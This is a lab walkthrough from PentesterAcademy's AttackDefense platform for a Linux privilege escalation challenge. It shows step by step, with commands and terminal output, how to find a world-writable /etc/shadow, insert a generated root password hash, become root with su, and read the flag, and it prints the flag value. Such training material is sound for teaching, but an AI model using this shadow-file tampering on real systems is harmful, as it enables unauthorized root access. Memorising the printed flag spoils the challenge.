ATTACK DEFENSE

by PentesterAcademy


Name	Permissions Matter!
URL	https://www.attackdefense.com/challengedetails?cid=75
Type	Privilege Escalation : Linux

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


As mentioned in the challenge statement, the permissions of some files are not set properly which can lead to problems. Search for such files and start from looking for world writable files. A world writable file is the one for which every user has write permission/access.

Step 1: The following command will look for files (and not symlinks etc) which is world writable.

Command: find / -not -type l -perm -o+w




```
student@attackdefense:~$ find / -not -type l -perm -o+w
/dev/urandom
/dev/zero
/dev/tty
/dev/full
/dev/random
/dev/null
/dev/shm
/dev/mqueue
/dev/pts/ptmx
```



```
/proc/16/attr/apparmor/exec
/proc/16/timerslack_ns
/etc/shadow
find: '/etc/ssl/private': Permission denied
/tmp
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
/var/tmp
/sys/fs/cgroup/memory/cgroup.event_control
/sys/firmware
student@attackdefense:~$
```

Step 2: Observe from the result that /etc/shadow is world writable. Verify the same and also check its contents.


Commands:
ls -l /etc/shadow
cat /etc/shadow



```
student@attackdefense:~$ ls -l /etc/shadow
-rw-rw-rw- 1 root shadow 523 Sep 23 13:57 /etc/shadow
student@attackdefense:~$ cat /etc/shadow
root:*:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
lp:*:17764:0:99999:7:::
mail:*:17764:0:99999:7:::
news:*:17764:0:99999:7:::
uucp:*:17764:0:99999:7:::
proxy:*:17764:0:99999:7:::
www-data:*:17764:0:99999:7:::
backup:*:17764:0:99999:7:::
list:*:17764:0:99999:7:::
irc:*:17764:0:99999:7:::
gnats:*:17764:0:99999:7:::
nobody:*:17764:0:99999:7:::
_apt:*:17764:0:99999:7:::
student:!:17797::::::
student@attackdefense:~$
```

Step 3: Observe that root password is not set. By adding a known password in shadow file, one can escalate to root. Use openssl to generate a password entry.


Command: openssl passwd -1 -salt abc password



```
student@attackdefense:~$ openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
student@attackdefense:~$
```

Step 4: Copy the generate entry and add it to root record in /etc/shadow

Command: vim /etc/shadow




```
root:$1$abc$BXBqpb9BZcZhXLgbee.0s/:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
```

Step 5: After making the changes, try to switch to root user.

Command: su


Enter password : password



```
student@attackdefense:~$ su
Password:
root@attackdefense:/home/student# whoami
root
```

Step 6: Once the escalation to root is complete, retrieve the flag located in /root directory.

Commands:
cd /root
ls -l
cat flag



```
root@attackdefense:/home/student# cd /root
root@attackdefense:~# ls -l
total 4
-rw-r--r-- 1 root root 33 Nov  2 16:27 flag
root@attackdefense:~# cat flag
e62ab67ddff744d60cbb6232feaefc4d
root@attackdefense:~#
```

Flag: e62ab67ddff744d60cbb6232feaefc4d